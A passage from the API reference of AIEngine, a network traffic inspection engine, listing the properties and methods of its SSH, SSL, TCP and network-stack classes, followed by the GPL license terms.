- * client_name. Returns the name of the SSH client agent.
 - * encrypted_bytes. Returns the number of encrypted bytes of the Flow.
 - * server_name. Returns the name of the SSH server agent.

- **SSLInfo**

Class that stores information of SSL.

- Properties

- * cipher. Returns the identifier of the Cipher used.
 - * issuer_name. Gets the SSL Issuer common name.
 - * matched_domain_name. Gets the matched DomainName object.
 - * server_name. Gets the SSL server name.
 - * session_id. Gets the TLS session id of the connection if exists.
 - * fingerprint. Gets the TLS fingerprint of the object.

- **Stack<Lan/LanIPv6/Mobile/Virtual/OpenFlow/MobileIPv6>**

Class that implements a network stack

- Methods

- * attach_to. Attach a flow Object to a given protocol.
 - * decrease_allocated_memory. Decrease the allocated memory for a protocol given as parameter.
 - * disable_protocol. Disable the protocol from the stack.
 - * enable_protocol. Enable the protocol on the stack.
 - * get_cache. Gets the internal Cache objet by protocol and name.
 - * get_cache_data. Gets the data of a cache and protocol on a dict object.
 - * get_counters. Gets the counters of a specific protocol on a python dict.
 - * increase_allocated_memory. Increase the allocated memory for a protocol given as parameter.
 - * release_cache. Release the cache of a specific protocol.
 - * release_caches. Release all the caches.
 - * reset_counters. Reset the values of the protocol counters.
 - * set_anomaly_callback. Sets a callback for specific anomalies on the given protocol.
 - * set_domain_name_manager. Sets a DomainNameManager on a specific protocol (HTTP,SSL or DNS).

- * `set_dynamic_allocated_memory`.
- * `set_tcp_database_adaptor`. Sets a `databaseAdaptor` for TCP traffic.
- * `set_udp_database_adaptor`. Sets a `databaseAdaptor` for UDP traffic.
- * `show`. Shows the statistics of the stack.
- * `show_anomalies`. Shows the anomalies of the traffic.
- * `show_flows`. Shows the active flows on memory.
- * `show_protocol_statistics`.

– Properties

- * `flows_timeout`. Gets/Sets the timeout for the TCP/UDP Flows of the stack
- * `link_layer_tag`. Gets/Sets the Link layer tag for Vlans, Mpls encapsulations.
- * `mode`. Sets the operation mode of the Stack (full, frequency, nids).
- * `name`. Gets the name of the Stack.
- * `stats_level`. Gets/Sets the number of statistics level for the stack (1-5).
- * `tcp_flow_manager`. Gets the TCP `FlowManager` for iterate over the Flows.
- * `tcp_flows`. Gets/Sets the maximum number of Flows to be on the cache for TCP traffic.
- * `tcp_ip_set_manager`. Gets/Sets the TCP `IPSetManager` for TCP traffic.
- * `tcp_regex_manager`. Gets/Sets the TCP `RegexManager` for TCP traffic.
- * `udp_flow_manager`. Gets the UDP `FlowManager` for iterate over the Flows.
- * `udp_flows`. Gets/Sets the maximum number of Flows to be on the cache for UDP traffic.
- * `udp_ip_set_manager`. Gets/Sets the UDP `IPSetManager` for UDP traffic.
- * `udp_regex_manager`. Gets/Sets the UDP `RegexManager` for UDP traffic.

• **TCPInfo**

Class that stores information of TCP.

– Properties

- * `acks`. Return the total number of TCP ack packets of the Flow.
- * `fins`. Return the total number of TCP fin packets of the Flow.
- * `pushs`. Return the total number of TCP push packets of the Flow.
- * `rsts`. Return the total number of TCP rst packets of the Flow.
- * `state`. Return the state of the TCP Flow.
- * `synacks`. Return the total number of TCP syn/ack packets of the Flow.
- * `syns`. Return the total number of TCP syn packets of the Flow.

CHAPTER 11

References

CHAPTER 12

Terms and conditions

AIEngine is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 2 of the License, or (at your option) any later version.

AIEngine is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with AIEngine. If not, see <<http://www.gnu.org/licenses/>>.